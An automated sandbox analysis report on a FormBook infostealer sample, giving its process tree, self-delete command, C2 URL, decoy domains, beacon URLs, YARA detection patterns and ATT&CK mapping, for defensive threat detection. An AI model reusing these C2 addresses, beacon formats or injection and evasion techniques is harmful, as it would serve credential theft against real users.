ID: 383905
Sample Name: PO.exe
Cookbook: default.jbs
Time: 12:07:37
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PO.exe

Overview


General Information

Sample Name:	PO.exe
Analysis ID:	383905
MD5:	665cb196018504..
SHA1:	8ac40ef9fa5100a..
SHA256:	f3147300f9248e0..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- PO.exe (PID: 5584 cmdline: 'C:\Users\user\Desktop\PO.exe' MD5: 665CB19601850467AF3EE7D9FD0E0350)
  - PO.exe (PID: 5536 cmdline: 'C:\Users\user\Desktop\PO.exe' MD5: 665CB19601850467AF3EE7D9FD0E0350)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - explorer.exe (PID: 3980 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
        - cmd.exe (PID: 1320 cmdline: /c del 'C:\Users\user\Desktop\PO.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4492 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.c-voyageinc.com/r4ei/"
  ],
  "decoy": [
    "8clintonstreet.com",
    "sherylhotpepperblends.com",
    "eucham.asia",
    "earnestqueen.com",
    "vstexchange.com",
    "theoutofbounds.com",
    "allincursive.com",
    "getgenevieved.com",
    "commonlawpeoplesassembly.net",
    "brideclubstorerastreamento.com",
    "cngelectricaldesign.com",
    "mizmaleather.com",
    "nicolabenge.com",
    "babyboxbuy.com",
    "xaydungquan9.com",
    "hclifechurch.com",
    "cwyxonlp.icu",
    "inocentkidd.com",
    "worldhw.com",
    "soul.exchange",
    "garshbedmi.info",
    "hayratindonesia.com",
    "optimummedical-uk.com",
    "jagocopywriter.com",
    "loandong.com",
    "tnacharters.com",
    "rdj-cpa.com",
    "nklwmb.com",
    "baykusbaskimerkezi.xyz",
    "websiteworlda-z.com",
    "gulumsekoop.xyz",
    "artforthebayarea.com",
    "hkafrfudl.icu",
    "thekhufureign.com",
    "stanfordcodingtutor.com",
    "puoynios.website",
    "saearners.info",
    "epipdfhany.com",
    "cowboycooloutfitters.net",
    "therealrefinery.com",
    "royal-english-academy.com",
    "dante.report",
    "montonvuraeditted.space",
    "webuytampabayhouses.com",
    "phorice.com",
    "juxrams.info",
    "francisboyrd.com",
    "edifice-base.com",
    "shjzly.com",
    "frisdrank.deals",
    "cannajointn.com",
    "dianshi.ink",
    "droneserviceshouston.com",
    "swaymontoya.com",
    "omvvv.com",
    "yourherogarden.net",
    "areenaarora.com",
    "complex-kokukenzyo.com",
    "minyakgelici.com",
    "municipiodeanton.net",
    "opimexico.com",
    "xgame.online",
    "squrl.network",
    "bayleafdenver.info"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.292997768.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.292997768.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.292997768.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.293202588.00000000006C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.293202588.00000000006C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.PO.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.PO.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.PO.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
1.2.PO.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.PO.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Contains functionality to prevent local Windows debugging
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 4 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO.exe	17%	ReversingLabs	Win32.Spyware.Noon	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsjBF3C.tmp\5t94xwjj.dll	10%	ReversingLabs	Win32.PUA.Wacapew	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.explorer.exe.51af834.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.PO.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
10.2.explorer.exe.900000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.PO.exe.2670000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.PO.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.PO.exe.28b0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
www.c-voyageinc.com/r4ei/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://phorice.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.phorice.com/r4ei/?_ZA0p2=qFx0jq35EoqhqGMmxZfRcaIhnrtQSZTAjbNVWKcVQ7fc4zdL4G4zojbsIieSdo+D23N6&GzuLH=VBZLTBc0f	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.websiteworlda-z.com/r4ei/?_ZA0p2=cRhAr0dy1lG+6v8jj0sxWagS9ZGCZip2Fr4SFXT7OXMmHzjmweO35OAl28FoqWQGc0rZ&GzuLH=VBZLTBc0f	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.websiteworlda-z.com	194.117.254.63	true	true		unknown
pixie.porkbun.com	44.227.76.166	true	false		high
www.cwyxonlp.icu	unknown	unknown	true		unknown
www.phorice.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
www.c-voyageinc.com/r4ei/	true	• Avira URL Cloud: safe	low
http://www.phorice.com/r4ei/?_ZA0p2=qFx0jq35EoqhqGMmxZfRcaIhnrtQSZTAjbNVWKcVQ7fc4zdL4G4zojbsIieSdo+D23N6&GzuLH=VBZLTBc0f	true	• Avira URL Cloud: safe	unknown
http://www.websiteworlda-z.com/r4ei/?_ZA0p2=cRhAr0dy1lG+6v8jj0sxWagS9ZGCZip2Fr4SFXT7OXMmHzjmweO35OAl28FoqWQGc0rZ&GzuLH=VBZLTBc0f	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://phorice.com	explorer.exe, 0000000A.0000000 2.504257510.000000000569F000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.260348229.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.117.254.63	www.websiteworlda-z.com	Germany		199753	UDMEDIA-ASDE	true
